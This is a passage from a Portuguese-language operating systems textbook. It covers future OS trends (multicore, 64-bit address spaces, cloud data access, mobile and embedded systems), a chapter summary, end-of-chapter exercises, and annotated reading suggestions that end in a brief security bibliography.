12.6.2 Processadores multinúcleo

Houve um tempo em que a memória era tão escassa que o programador conhecia cada byte pessoalmente e comemorava seu aniversário. Hoje, os programadores raramente se preocupam com o desperdício de alguns megabytes aqui e ali. Na maioria das aplicações, a memória não é mais um recurso escasso. O que acontecerá quando os núcleos se tornarem igualmente abundantes? Em outras palavras, à medida que os fabricantes colocam mais em mais núcleos em um chip, o que acontece se houver tantos que um programador deixe de se preocupar com o desperdício de alguns núcleos aqui e ali?

Os processadores multinúcleo já são uma realidade, mas os sistemas operacionais para eles não fazem uso total de sua capacidade. Na verdade, os principais sistemas operacionais normalmente nem sequer escalam além de algumas dezenas de núcleos, e os desenvolvedores estão constantemente lutando para remover todos os gargalos que limitam a escalabilidade.

Uma pergunta óbvia é: o que você fará com todos esses núcleos? Se você trabalha com um servidor popular, que trata de muitos milhares de solicitações de cliente por segundo, a resposta pode ser relativamente simples. Por exemplo, você pode decidir dedicar um núcleo para cada solicitação. Supondo que você não tenha muitos problemas com travas, isso poderá funcionar. Mas o que você fará com todos esses núcleos nos tablets?

Outra questão é: que *tipo* de núcleos desejamos? Núcleos superescalares, com pipelines profundas e fantástica execução fora de ordem e especulativa, com altas taxas de relógio, podem ser ótimos para o código sequencial, mas não para a sua conta de energia elétrica. Eles também não ajudarão muito se a sua tarefa apresentar muito paralelismo. Muitas aplicações funcionam melhor com núcleos menores e mais simples, se tiverem muitos deles. Alguns especialistas argumentam em favor de multinúcleos heterogêneos, mas as questões continuam sendo as mesmas: que núcleos, quantos e em que velocidades? E nem sequer falamos da questão de rodar um sistema operacional e todas as suas aplicações. O sistema operacional será executado em todos os núcleos ou em apenas alguns? Haverá uma ou mais pilhas de rede? Quanto compartilhamento será necessário? Dedicamos certos núcleos a funções específicas do sistema operacional (como redes ou pilhas de armazenamento)? Nesse caso, essas funções devem ser replicadas para que se obtenha mais escalabilidade?

Explorando muitas e diferentes direções, o mundo do sistema operacional atualmente está tentando formular respostas para essas perguntas. Embora os pesquisadores possam divergir nas respostas, a maioria deles concorda com uma coisa: esse é um momento incrível para pesquisa em sistemas!

12.6.3 Sistemas operacionais com grandes espaços de endereçamento

Com a mudança nos espaços de endereçamento das máquinas de 32 para 64 bits, tornam-se possíveis alterações mais significativas no projeto de sistemas operacionais. Um espaço de endereçamento de 32 bits não é

realmente grande. Se você tentar dividir 2^{32} bytes, dando a cada um do planeta seu próprio byte, não existirão bytes suficientes. Em contrapartida, 2^{64} é algo em torno de 2×10^{19}. Nesse caso, cada um conseguiria seu bloco pessoal de 3 GB.

O que poderíamos fazer com um espaço de endereçamento de 2×10^{19} bytes? Para começar, eliminar o conceito de sistemas de arquivos: todos os arquivos poderiam conceitualmente estar contidos na memória (virtual) ao mesmo tempo. Afinal, existe espaço suficiente lá para mais de um bilhão de filmes completos, cada qual compactado para 4 GB.

Outro uso possível é o armazenamento permanente de objetos, que poderiam ser criados no espaço de endereçamento e mantidos nele até que todas as referências tivessem sido esgotadas; nesse momento, eles seriam automaticamente removidos. Esses objetos seriam mantidos no espaço de endereçamento, mesmo nas situações de desligamento ou reinicialização do computador. Com um espaço de endereçamento de 64 bits, os objetos poderiam ser criados a uma taxa de 100 MB/s durante cinco mil anos antes que se esgotasse o espaço de endereçamento. Obviamente, para armazenar de fato essa quantidade de dados, seria necessário muito armazenamento de disco para o tráfego de paginação, mas, pela primeira vez na história, o fator limitante seria o armazenamento em disco, e não o espaço de endereçamento.

Com grandes quantidades de objetos no espaço de endereçamento, passa a ser interessante permitir que múltiplos processos executem no mesmo espaço de endereçamento ao mesmo tempo, a fim de compartilhar os objetos de uma maneira mais geral. Esse projeto levaria, é claro, a sistemas operacionais muito diferentes dos que temos agora.

Com endereços de 64 bits, outra questão sobre os sistemas operacionais que terá de ser repensada é a memória virtual. Com 2^{64} bytes de espaço de endereçamento virtual e páginas de 8 KB, temos 2^{51} páginas. As tabelas de páginas convencionais não escalam bem para esse tamanho, por isso se faz necessário outro esquema. As tabelas de páginas invertidas são uma possibilidade, mas outras ideias têm sido propostas (TALLURI et al., 1995). Em todo caso, existe muito espaço para novas pesquisas sobre sistemas operacionais de 64 bits.

12.6.4 Acesso transparente aos dados

Desde os primórdios da computação, tem havido uma forte distinção entre *esta* máquina e *aquela* máquina. Se os dados estivessem *nesta* máquina, você não poderia acessá-los *daquela* máquina, a menos que primeiro os transferisse explicitamente. De modo semelhante, mesmo que você tivesse os dados, não poderia usá-los a menos que tivesse o software correto instalado. Esse modelo está mudando.

Hoje, os usuários esperam que grande parte dos dados sejam acessíveis de qualquer lugar e a qualquer momento. Em geral, isso é feito armazenando os dados na nuvem por meio de serviços de armazenamento, como Dropbox, GoogleDrive, iCloud e SkyDrive. Todos os arquivos armazenados lá podem ser acessados de qualquer dispositivo que tenha uma conexão de rede. Além do mais, os programas para acessar os dados geralmente também residem na nuvem, então você nem sequer precisa ter todos os programas instalados. Isso permite que as pessoas leiam e modifiquem arquivos de processamento de textos, planilhas e apresentações usando um smartphone em qualquer lugar. Isso costuma ser considerado progresso.

Fazer com que isso aconteça de modo transparente é complicado e requer soluções de muitos sistemas inteligentes nos bastidores. Por exemplo, o que fazer se não houver conexão de rede? Certamente, você não deseja impedir que as pessoas trabalhem. É claro que você poderia manter as mudanças localmente em um buffer e atualizar o documento mestre quando a conexão fosse restabelecida, mas, e se vários dispositivos tivessem feito mudanças conflitantes? Esse é um problema muito comum se vários usuários compartilham dados, mas poderia ainda acontecer com um único usuário. Além do mais, se o arquivo for grande, você não deseja esperar muito tempo até que possa acessá-lo. Caching, pré-carregamento e sincronização são questões fundamentais nessa situação. Os sistemas operacionais atuais lidam com a junção de várias máquinas de modo explícito (considerando "explícito" como o oposto de "transparente"). Certamente, podemos fazer muito melhor do que isso.

12.6.5 Computadores movidos a bateria

Poderosos PCs com espaços de endereçamento de 64 bits, redes com grande largura de banda, múltiplos processadores e áudio e vídeo de alta qualidade agora são comuns em sistemas desktop, e estão passando rapidamente para notebooks, tablets e até mesmo smartphones. Continuando essa tendência, seus sistemas operacionais terão de ser muito diferentes dos atuais, para lidar com todas essas demandas. Além disso, eles terão de balancear o consumo de energia e "se manter frescos". A dissipação de calor e o consumo de energia

são alguns dos desafios mais importantes, até mesmo em computadores de alto nível.

Contudo, um segmento que está crescendo ainda mais rápido no mercado é o de computadores movidos a bateria, incluindo notebooks, netbooks, tablets e smartphones. A maioria deles possui conexões sem fio para o mundo externo. Eles precisam de sistemas operacionais menores, mais rápidos, mais flexíveis e mais confiáveis do que os sistemas operacionais em dispositivos maiores. Vários desses dispositivos são baseados em sistemas operacionais tradicionais, como Linux, Windows e OS X, mas com modificações significativas. Além disso, eles normalmente usam uma solução baseada em microkernel/hipervisor para gerenciar a pilha de comunicação por rádio.

Esses sistemas operacionais terão de tratar dispositivos totalmente conectados (isto é, com fio), fracamente conectados (isto é, sem fio) e desconectados — incluindo os dados acumulados durante o período de desligamento e a resolução de consistência quando religados — melhor do que os sistemas atuais. No futuro, eles também precisarão enfrentar os problemas de mobilidade melhor do que os sistemas atuais (por exemplo, localizar uma impressora a laser, conectar-se a ela e enviar um arquivo via ondas de rádio). O gerenciamento de energia será essencial, incluindo diálogos extensivos entre o sistema operacional e as aplicações sobre a quantidade de energia restante na bateria e como ela pode ser mais bem usada. A adaptação dinâmica das aplicações para tratar as limitações de pequenas telas de vídeo é algo importante. Por fim, novos modos de entrada e saída, incluindo escrita à mão e fala, podem precisar de novas técnicas nos sistemas operacionais para melhorar a qualidade. É provável que o sistema operacional para um computador portátil, movido a bateria, sem fio e operado por voz seja muito diferente daquele de um desktop com 16 núcleos de CPU de 64 bits e uma conexão de rede de fibra ótica com taxa de transmissão na ordem de gigabits. E, obviamente, existirão inúmeras máquinas híbridas com suas próprias necessidades.

12.6.6 Sistemas embarcados

Uma área final na qual novos sistemas operacionais vão proliferar é a de sistemas embarcados. Os sistemas operacionais dentro de lavadoras, fornos de micro-ondas, bonecas, rádios, aparelhos de MP3, câmeras de vídeo, elevadores e marca-passos serão diferentes de todos os citados anteriormente e é bem provável que também sejam diferentes uns dos outros. Cada um será projetado com cuidado para suas aplicações específicas, visto que é improvável que alguém vá conectar um cartão PCI em um marca-passo para transformá-lo em um controlador de elevador. Visto que todos os sistemas embarcados executam somente um número limitado de programas, conhecidos no momento do projeto, será possível fazer otimizações hoje impensáveis nos sistemas de propósito geral.

Uma ideia promissora para os sistemas embarcados é a de sistemas operacionais extensíveis (por exemplo, Paramecium e Exokernel), que podem ser feitos tão leves ou pesados quanto a aplicação em questão exigir, porém de um modo consistente entre as aplicações. Visto que os sistemas embarcados serão produzidos às centenas de milhões, esse será um mercado fundamental para novos sistemas operacionais.

12.7 Resumo

O projeto de um sistema operacional tem início com a determinação daquilo que ele deve fazer. É desejável que a interface seja simples, completa e eficiente. Devem existir paradigmas nítidos da interface do usuário, da execução e dos dados.

O sistema precisa ser bem estruturado, usando uma das várias técnicas conhecidas, como estruturação em camadas ou cliente-servidor. Os componentes internos precisam ser ortogonais uns aos outros e separar claramente a política do mecanismo. Uma análise adequada tem de ser feita para questões como estruturas de dados estáticas *versus* dinâmicas, nomeação, momento de associação e ordem de implementação dos módulos.

O desempenho é importante, mas as otimizações devem ser escolhidas cuidadosamente para não arruinar a estrutura do sistema. Muitas vezes é bom que sejam feitas ponderações sobre espaço-tempo, uso de caches, dicas, exploração de localidade e otimização do caso comum.

Escrever um sistema com algumas pessoas é diferente de produzir um grande sistema com 300 pessoas. No segundo caso, a estrutura da equipe e o gerenciamento do projeto desempenham um papel crucial ao sucesso ou fracasso do projeto.

Por fim, os sistemas operacionais estão mudando para seguir novas tendências e atender a novos desafios, que podem incluir sistemas baseados em hipervisores, sistemas multinúcleo, espaços de endereçamento de 64 bits, computadores portáteis sem fio e sistemas embarcados. Não há dúvida de que os próximos anos serão bem animados para os projetistas de sistemas operacionais.

PROBLEMAS

1. A lei de Moore descreve um fenômeno de crescimento exponencial semelhante ao crescimento populacional de uma espécie animal introduzida em um novo ambiente com comida abundante e nenhum inimigo natural. Na natureza, uma curva de crescimento exponencial tem probabilidade de, ao final, tornar-se uma curva sigmoide com um limite assintótico quando o suprimento de comida se tornar limitante ou os predadores aprenderem a tirar vantagem da nova presa. Discuta alguns fatores capazes de limitar a taxa de melhoras do hardware do computador.
2. Na Figura 12.1, dois paradigmas são mostrados: orientados a algoritmos e a eventos. Para cada um dos seguintes tipos de programas, qual paradigma provavelmente é o mais fácil de usar?
   (a) Um compilador.
   (b) Um programa de edição de imagem.
   (c) Um programa de folha de pagamento.
3. Os nomes de arquivo hierárquicos sempre começam no topo da árvore. Considere, por exemplo, o nome de arquivo */usr/ast/books/mos2/chap-12* em vez de *chap-12/mos2/books/ast/usr*. Ao contrário, os nomes DNS começam na parte de baixo da árvore e continuam subindo. Existe algum motivo fundamental para essa diferença?
4. A teoria de Corbató diz que o sistema deveria fornecer um mecanismo mínimo. Eis uma lista de chamadas POSIX que também estavam presentes na versão 7 do UNIX. Quais são redundantes, isto é, quais poderiam ser removidas sem perda de funcionalidade, porque combinações simples de outras chamadas seriam capazes de fazer o mesmo trabalho com desempenho equivalente? Access, alarm, chdir, chmod, chown, chroot, close, creat, dup, exec, exit, fcntl, fork, fstat, ioctl, kill, link, lseek, mkdir, mknod, open, pause, pipe, read, stat, time, times, umask, unlink, utime, wait e write.
5. Suponha que as camadas 3 e 4 na Figura 12.2 fossem trocadas. Que implicações isso teria para o projeto do sistema?
6. Em um sistema cliente-servidor baseado em microkernel, este apenas realiza a troca de mensagens e nada mais. Apesar disso, é possível aos processos do usuário criarem e usarem semáforos? Em caso afirmativo, como? Caso contrário, por que não?
7. Otimizações cuidadosas podem melhorar o desempenho das chamadas de sistema. Considere o caso no qual uma chamada de sistema seja feita a cada 10 ms. O tempo médio de uma chamada é de 2 ms. Se as chamadas de sistema podem ser aceleradas por um fator de dois, quanto tempo leva agora um processo que levava 10 s para executar?
8. Os sistemas operacionais muitas vezes fazem nomeação em dois níveis diferentes: externo e interno. Quais são as diferenças entre esses nomes com relação a:
   (a) Tamanho
   (b) Unicidade
   (c) Hierarquia
9. Uma maneira de tratar tabelas cujos tamanhos não são conhecidos antecipadamente é fazê-las de tamanhos fixos, mas, quando alguma estiver cheia, para substituí-la por uma maior, copiar as entradas antigas para a nova e, depois, liberar a antiga. Quais as vantagens e as desvantagens de fazer uma nova tabela 2× o tamanho da tabela original, comparado com fazê-la somente 1,5×?
10. Na Figura 12.5, um flag, *found*, é empregado para dizer se o PID foi localizado. Seria possível desconsiderar *found* e simplesmente testar *p* no final do laço, verificando se ele atinge ou não o final?
11. Na Figura 12.6, as diferenças entre o x86 e o UltraSPARC são escondidas pela compilação condicional. Poderia essa mesma prática ser usada para esconder as diferenças entre máquinas x86 com um único disco IDE e máquinas x86 com um único disco SCSI? Seria uma boa ideia?
12. A indireção é uma maneira de tornar um algoritmo mais flexível. Existem desvantagens nesse método? Em caso afirmativo, quais?
13. Os procedimentos reentrantes podem ter variáveis globais estáticas? Justifique sua resposta.
14. A macro da Figura 12.7(b) é nitidamente mais eficiente do que o procedimento da Figura 12.7(a). Contudo, há uma desvantagem: é de difícil leitura. Existem outras desvantagens? Em caso afirmativo, quais são elas?
15. Suponha que precisemos de um modo para calcular se o número de bits em uma palavra de 32 bits é par ou ímpar. Elabore um algoritmo para executar esse cálculo tão rápido quanto possível. Você pode usar até 256 KB de RAM para tabelas, se for necessário. Escreva uma macro para executar seu algoritmo. *Crédito extra:* escreva um procedimento para fazer o cálculo por meio de um loop sobre os 32 bits. Calcule quantas vezes sua macro é mais rápida do que o procedimento.
16. Na Figura 12.8, vemos como arquivos GIF usam valores de 8 bits para indexar uma palheta de cores. A mesma ideia pode ser empregada em uma palheta de cores de 16 bits de largura. Em quais circunstâncias, se alguma, uma palheta de cores de 24 bits pode ser uma boa ideia?
17. Uma desvantagem do GIF é que a imagem tem de incluir a palheta de cores, que aumenta o tamanho do arquivo. Qual é o tamanho mínimo de imagem para a qual uma

palheta de cores de 8 bits de largura apresenta vantagem? Agora repita a operação para uma palheta de cores de 16 bits de largura.

18. No texto, discutimos como o uso de cache para os nomes de caminhos pode resultar em um aumento considerável no desempenho durante a procura de nomes de caminhos. Outra técnica às vezes adotada consiste em ter um programa *daemon* que abre os arquivos no diretório-raiz, mantendo-os abertos, permanentemente, para forçar seus i-nodes a ficarem na memória durante todo o tempo. A fixação dos i-nodes — como essa — melhora ainda mais a procura do caminho?

19. Mesmo que um arquivo remoto não tenha sido removido desde que uma dica foi registrada, ele pode ter sido modificado desde a última vez em que foi referenciado. Que outra informação pode ser útil registrar nele?

20. Considere um sistema que acumula referências a arquivos remotos como dicas, por exemplo, do tipo (nome, host remoto, nome remoto). É possível que um arquivo remoto seja removido silenciosamente e depois substituído. A dica pode, então, retornar o arquivo errado. Como esse problema pode ocorrer de maneira menos provável?

21. No texto, afirma-se que a localidade muitas vezes pode ser explorada para melhorar o desempenho. Mas considere um caso em que um programa lê a entrada de um arquivo-fonte e continuamente coloca a saída em dois ou mais arquivos. Uma tentativa de tirar vantagem da localidade no sistema de arquivos pode levar à redução da eficiência nesse caso? Existe algum modo de contornar isso?

22. Fred Brooks afirma que um programador é capaz de escrever mil linhas de código depurado por ano, ainda que a primeira versão do MINIX (13 mil linhas de código) tenha sido produzida por uma pessoa em menos de três anos. Como você explica essa discrepância?

23. Usando a ideia de Brooks — mil linhas de código por programador ao ano —, faça uma estimativa da quantidade de dinheiro gasto para produzir o Windows 8. Suponha que um programador custe cem mil dólares por ano (incluindo custos associados, como computadores, espaço de trabalho, suporte de secretaria e gerenciamento). Você considera plausível esse valor encontrado? Em caso negativo, o que poderia estar errado?

24. Como a memória está ficando cada vez mais barata, alguém poderia pensar em um computador com uma grande RAM alimentada com bateria em vez de um disco rígido. Em preços atuais, qual seria o custo de um PC simples com base somente em RAM? Suponha que um disco de RAM de 100 GB seja suficiente para uma máquina simples. Existe a probabilidade de essa máquina ser competitiva?

25. Cite algumas características de um sistema operacional convencional que não são necessárias em um sistema embarcado usado dentro de um eletrodoméstico.

26. Escreva um procedimento em C para fazer uma adição em precisão dupla sobre dois parâmetros dados. Escreva o procedimento usando compilação condicional, de modo que funcione em máquinas de 16 bits e também em máquinas de 32 bits.

27. Escreva versões de um programa que insira pequenas cadeias de caracteres geradas aleatoriamente em um vetor e que permita depois a procura de uma dada cadeia dentro desse vetor considerando (a) uma pesquisa linear simples (força bruta) e (b) um método mais sofisticado à sua escolha. Recompile seus programas para tamanhos de vetores variando de pequeno até o maior tamanho que você possa tratar em seu sistema. Avalie o desempenho de todas as abordagens. Onde está o ponto de equilíbrio?

28. Escreva um programa para simular um sistema de arquivos em memória.

SUGESTÕES DE LEITURA E REFERÊNCIAS

Nos 12 capítulos anteriores abordamos uma variedade de tópicos. Este é destinado a ajudar o leitor interessado em aprofundar seus estudos de sistemas operacionais. A Seção 13.1 apresenta uma lista de sugestões de leitura. A Seção 13.2 traz uma bibliografia, ordenada alfabeticamente, de todos os livros e artigos citados neste livro.

Além das referências dadas a seguir, o *ACM Symposium on Operating Systems Principles* (SOSP), organizado nos anos ímpares, e o *USENIX Symposium on Operating Systems Design and Implementation* (OSDI), organizado nos anos pares, são boas fontes para procurar artigos recentes sobre sistemas operacionais. Além desses, a *Eurosys Conference* acontece anualmente e é uma ótima vitrine de trabalhos de primeira classe. Os periódicos *ACM Transactions on Computer Systems* e *ACM SIGOPS Operating Systems Review* muitas vezes publicam artigos relevantes. Muitas outras conferências da ACM, IEEE e USENIX tratam de tópicos especializados.

13.1 Sugestões de leituras adicionais

Nesta seção, há algumas sugestões de leituras adicionais. Diferentemente dos artigos citados nas seções intituladas "Pesquisas em..." no texto, que tratam de pesquisas atuais, essas referências são de natureza principalmente introdutória ou tutorial. Entretanto, podem servir para apresentar o material deste livro de uma perspectiva diferente ou com outra ênfase.

13.1.1 Trabalhos introdutórios e gerais

Silberschatz et al., *Fundamentos de sistemas operacionais*, 9. ed.

Um livro-texto geral sobre sistemas operacionais. Aborda processos, gerenciamento de memória, gerenciamento de armazenamento, proteção e segurança, sistemas distribuídos e alguns sistemas com propósitos especiais. Dois estudos de caso são apresentados: Linux e Windows 7. A capa é ilustrada com dinossauros. Estes são animais legados, enfatizando que os sistemas operacionais também carregam muito material legado.

Stallings, *Operating Systems*, 7. ed.

Também sobre sistemas operacionais, esse livro aborda todos os tópicos tradicionais e inclui algum material sobre sistemas distribuídos.

Stevens e Rago, *Advanced Programming in the UNIX Environment*

Esse livro diz como escrever programas em C que usam a interface de chamadas de sistema do UNIX e a biblioteca C padrão. Os exemplos são baseados no System V Edição 4 e nas versões 4.4BSD do UNIX. A relação entre essas implementações e o POSIX é descrita em detalhes.

Tanenbaum e Woodhull, *Sistemas operacionais*, *projeto e implementação*

Um modo prático de aprender sobre sistemas operacionais. Esse livro discute os princípios básicos, mas também discute em detalhes um sistema operacional atual, o MINIX 3, e traz a listagem desse sistema como apêndice.

13.1.2 Processos e threads

Arpaci-Dusseau e Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*

A primeira parte inteira é dedicada à virtualização da CPU para compartilhá-la com múltiplos processos. O melhor sobre esse livro (além do fato de que existe uma versão on-line gratuita) é que ele introduz não apenas os conceitos das técnicas de processamento e escalonamento, mas também detalhes de APIs e chamadas de sistema como fork e exec.

Andrews e Schneider, "Concepts and Notations for Concurrent Programming"

Tutorial e apanhado geral sobre processos e comunicação entre processos, incluindo espera ocupada, semáforos, monitores, troca de mensagens e outras técnicas. O artigo também mostra como esses conceitos são inseridos em várias linguagens de programação. O artigo é antigo, mas resistiu bem ao tempo.

Ben-Ari, *Principles of Concurrent Programming*

Esse pequeno livro é totalmente direcionado a problemas de comunicação entre processos. Existem capítulos sobre exclusão mútua, semáforos, monitores e o problema do jantar dos filósofos, entre outros.

Zhuravlev et al., "Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors"

Sistemas multinúcleos começaram a dominar o campo do mundo da computação de uso geral. Um dos desafios mais importantes é a disputa por recursos compartilhados. Nesse apanhado geral, os autores apresentam diferentes técnicas de escalonamento para o tratamento desse tipo de disputa.

Silberschatz et al., *Fundamentos de sistemas operacionais*, 9. ed.

Os capítulos 3 a 6 abordam processos e comunicação entre processos, incluindo escalonamento, seções críticas, semáforos, monitores e os problemas clássicos de comunicação entre processos.

Stratton et al., "Algorithm and data optimization techniques for scaling to massively threaded systems"

A programação de um sistema com meia dúzia de threads é bastante difícil. Mas o que acontece quando você tem milhares deles? Dizer que fica complicado é muito pouco. Esse artigo explica as técnicas que estão sendo utilizadas.

13.1.3 Gerenciamento de memória

Denning, "Virtual Memory"

Um artigo clássico sobre muitos aspectos de memória virtual. Denning foi um dos pioneiros nessa área e o inventor do conceito de conjunto de trabalho.

Denning, "Working Sets Past and Present"

Uma boa revisão de diversos algoritmos de gerenciamento de memória e paginação. Inclui uma bibliografia abrangente. Embora muitos artigos sejam antigos, os princípios abordados permanecem os mesmos.

Knuth, *The Art of Computer Programming*, v. 1

O livro discute e compara algoritmos de gerenciamento de memória, como o primeiro encaixe (first fit), o melhor encaixe (best fit) e outros.

Arpaci-Dusseau e Arpaci-Dusseaum "Operating Systems: Three Easy Pieces"

Esse livro possui uma rica seção sobre memória virtual nos capítulos de 12 a 23, incluindo uma excelente revisão das políticas de substituição de página.

13.1.4 Sistemas de arquivos

McKusick et al., "A Fast File System for UNIX"

O sistema de arquivos do UNIX foi completamente refeito para o 4.2 BSD. Esse artigo descreve o projeto do novo sistema de arquivos, com ênfase em seu desempenho.

Silberschatz et al., *Fundamentos de sistemas operacionais*, 9. ed.

Os Capítulos 10 a 12 tratam de hardware de armazenamento e sistemas de arquivos. Eles cobrem as operações sobre arquivos, interfaces, métodos de acesso, diretórios e implementação, entre outros tópicos.

Stallings, *Operating systems*, 7. ed.

O Capítulo 12 contém uma quantidade razoável de material sobre sistemas de arquivos e um pouco sobre sua segurança.

Cornwell, "Anatomy of a Solid-state Drive"

Se você estiver interessado em unidades em estado sólido (SSDs — solid state drives), essa introdução de Michael Cornwell é um bom ponto de partida. Particularmente, o autor descreve, de maneira breve, o modo como as unidades tradicionais diferem das SSDs.

13.1.5 Entrada/saída

Geist e Daniel, "A Continuum of Disk Scheduling Algorithms"

Apresenta um algoritmo de escalonamento de disco generalizado. Relata simulações abrangentes e mostra resultados experimentais.

Scheible, "A Survey of Storage Options"

Hoje existem muitas maneiras de armazenar bits: DRAM, SRAM, SDRAM, memória flash, disco rígido, disco flexível, CD-ROM, DVD, fita e muitos outros. Nesse artigo, são analisadas diferentes tecnologias e listados seus pontos fortes e fracos.

Stan e Skadron, "Power-Aware Computing"

Até que alguém consiga aplicar a lei de Moore às baterias, o uso de energia vai continuar a ser uma questão importante nos dispositivos móveis. Energia e calor são tão críticos hoje que os sistemas operacionais estão cientes da temperatura da CPU e adaptam seu comportamento a ela. Esse artigo investiga algumas questões e serve de ponto de partida para outros cinco artigos nessa edição especial da *Computer* sobre computação ciente do consumo (power-aware).

Swanson e Caulfield, "Refactor, Reduce, Recycle: Restructuring the I/O stack for the Future of Storage"

Os discos existem por dois motivos: quando a energia é desligada, a memória RAM perde seu conteúdo. Além disso, os discos são muito grandes. Mas suponha que a RAM não perdesse seu conteúdo quando fosse desligada. Como isso mudaria a pilha de E/S? A memória não volátil já é usada, e esse artigo examina como ela muda os sistemas.

Ion, "From Touch Displays to the Surface: A Brief History of Touchscreen Technology"

Telas sensíveis ao toque rapidamente se tornaram onipresentes. O artigo acompanha a história dessas telas através do tempo, com explicações fáceis de entender e belas imagens e vídeos. Um material fascinante!

Walker e Cragon, "Interrupt Processing in Concurrent Processors"

A implementação de interrupções precisas em processadores superescalares é uma atividade desafiadora. O segredo é serializar o estado e fazê-lo rapidamente. Várias questões e ponderações sobre projetos são discutidas nesse artigo.

13.1.6 Impasses

Coffman et al., "System Deadlocks"

Uma breve introdução sobre impasses, suas causas e como eles podem ser evitados ou detectados.

Holt, "Some Deadlock Properties of Computer Systems"

Discussão sobre impasses. Holt introduz um modelo de grafo dirigido que pode ser usado para analisar algumas situações de impasses.

Isloor e Marsland, "The Deadlock Problem: An Overview"

Um tutorial sobre impasses, com ênfase especial em sistemas de banco de dados, com uma variedade de modelos e algoritmos.

Levine, "Defining Deadlock"

No Capítulo 6 deste livro, abordamos os impasses sobre recursos, mas pouca coisa sobre outros tipos. Esse artigo indica que, na literatura, foram usadas diversas definições, diferindo de formas sutis. O autor, então, examina os impasses na comunicação, no escalonamento e intercalados, apresentando um novo modelo que tenta abranger todos eles.

Shub, "A Unified Treatment of Deadlock"

Esse pequeno tutorial resume as causas dos impasses e suas soluções e sugere o que deve ser enfatizado quando o tópico for ensinado aos alunos.

13.1.7 Virtualização e a nuvem

Portnoy, "Virtualization Essentials"

Uma introdução leve à virtualização. Ela aborda o contexto (incluindo a relação entre virtualização e a nuvem) e trata de diversas soluções (com um pouco mais de ênfase no VMware).

Erl et al., *Cloud Computing: Concepts, Technology & Architecture*

Um livro dedicado à computação em nuvem no sentido amplo. Os autores explicam, detalhadamente, o que está escondido por trás de acrônimos como IAAS, PAAS, SAAS e membros semelhantes da família "X" As A Service.

Rosenblum e Garfinkel, "Virtual Machine Monitors: Current Technology and Future Trends"

Esse artigo começa pela história dos monitores de máquinas virtuais e passa à discussão do estado atual da CPU, da memória e da virtualização da E/S. Em

particular, ele trata das áreas problemáticas relacionadas com todos esses temas e fala sobre como os futuros equipamentos podem minimizar os problemas.

Whitaker et al., "Rethinking the design of virtual machine monitors"

Muitos computadores possuem aspectos bizarros e difíceis de serem virtualizados. Nesse artigo, os autores do sistema Denali defendem a paravirtualização, ou seja, alterar o sistema operacional hóspede para evitar o uso de características bizarras de modo que elas não precisem ser emuladas.

13.1.8 Sistemas de múltiplos processadores

Ahmad, "Gigantic Clusters: Where Are They and What Are They Doing?"

Esse é um bom livro para se ter uma ideia do nível de desenvolvimento atual dos grandes multicomputadores. Ele descreve a ideia e apresenta uma visão geral de alguns grandes sistemas em funcionamento atualmente. Considerando a lei de Moore, não é de surpreender que os tamanhos mencionados nesse livro dupliquem a cada dois anos.

Dubois et al., "Synchronization, Coherence, and Event Ordering in Multiprocessors"

Um tutorial sobre sincronização em sistemas multiprocessadores de memória compartilhada. Contudo, algumas das ideias são igualmente aplicáveis a monoprocessadores e sistemas de memória distribuída.

Geer, "For Programmers, Multicore Chips Mean Multiple Challenges"

Os chips multicore (multinúcleo) já são uma realidade — independentemente de o pessoal do software estar preparado para isso ou não. Ao que parece, eles não estão prontos, e a programação desses processadores oferece muitos desafios, que variam desde a escolha da ferramenta certa e a divisão do trabalho em pequenos pedaços até o teste dos resultados.

Kant e Mohapatra, "Internet Data Centers"

Os centros de processamento de dados da internet são multicomputadores potentes funcionando "com esteroides". Eles geralmente contêm dezenas ou centenas de milhares de computadores trabalhando em uma única aplicação. Escalabilidade, manutenção e uso de energia são questões importantes. Esse artigo é uma introdução ao tema e serve de ponto de partida para quatro artigos adicionais sobre o mesmo assunto.

Kumar et al., "Heterogeneous Chip Multiprocessors"

Os processadores multinúcleo utilizados nos computadores desktop são simétricos — todos os núcleos são idênticos. Entretanto, para algumas aplicações, os processadores multinúcleo heterogêneos são frequentes e existem para cálculo, decodificação de vídeo e de áudio etc. Esse artigo discute algumas questões relacionadas aos CMPs heterogêneos.

Kwok e Ahmad, "Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors"

O escalonamento ótimo de trabalho em um multicomputador ou multiprocessador é possível quando as características de todas as tarefas são conhecidas de antemão. O problema é que o escalonamento ótimo leva muito tempo para ser realizado. Nesse artigo, os autores discutem e comparam 27 algoritmos conhecidos para atacar esse problema de diferentes maneiras.

Zhuravlev et al., "Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors"

Como já dissemos, um dos desafios mais importantes nos sistemas multiprocessadores é a disputa por recursos compartilhados. Esta visão geral apresenta diversas técnicas de escalonamento diferentes para tratar dessa disputa.

13.1.9 Segurança

Anderson, *Security Engineering*, 2. ed.

Um livro maravilhoso que explica claramente como construir sistemas confiáveis e seguros, por um dos pesquisadores mais conhecidos nessa área. Essa não é apenas uma visão fascinante dos muitos aspectos da segurança (incluindo técnicas, aplicações e aspectos organizacionais), mas também está disponível gratuitamente on-line. Não há desculpas para não o ler.

Van der Veen et al., "Memory Errors: the Past, the Present, and the Future"

Uma visão histórica sobre erros de memória (incluindo transbordamentos do buffer, ataques à cadeia de formato, ponteiros forjados e muitos outros), que inclui ataques e defesas, ataques que evitam essas defesas, novas defesas que impedem os ataques que evitam as defesas anteriores, e... bem, de qualquer forma, você entendeu a ideia. Os autores mostram que, apesar de sua idade avançada e do aumento de outros tipos de ataque, os erros de memória continuam sendo um vetor de ataque extremamente importante. Além do mais, eles

argumentam que essa situação provavelmente não mudará tão cedo.

Bratus, “What Hackers Learn That the Rest of Us Don’t”

O que faz dos hackers pessoas diferentes? Quais aspectos são importantes para eles, mas não são para programadores regulares? Eles têm atitudes diferentes em relação a APIs? Casos fora do comum são importantes? Ficou curioso? Então, leia.

Bratus et al., “From Buffer Overflows to Weird Machines and Theory of Computation”

Conectando o humilde transbordamento de buffer a Alan Turing. Os autores mostram que os hackers codificam programas vulneráveis como *máquinas esquisitas* com conjuntos de instruções de aparência estranha. Ao fazer isso, eles fecham o círculo até a pesquisa inicial de Turing sobre “O que é computável?”.

Denning, *Information Warfare and Security*

A informação se tornou uma arma de guerra, tanto militar quanto corporativa. Os envolvidos não só tentam atacar os sistemas de informações do outro lado, como também se proteger. Nesse livro fascinante, o autor aborda cada tópico relacionado com estratégias de defesa e ataque, desde dados disfarçados até farejadores de pacotes. Uma leitura obrigatória para qualquer pessoa seriamente interessada em segurança de computadores.

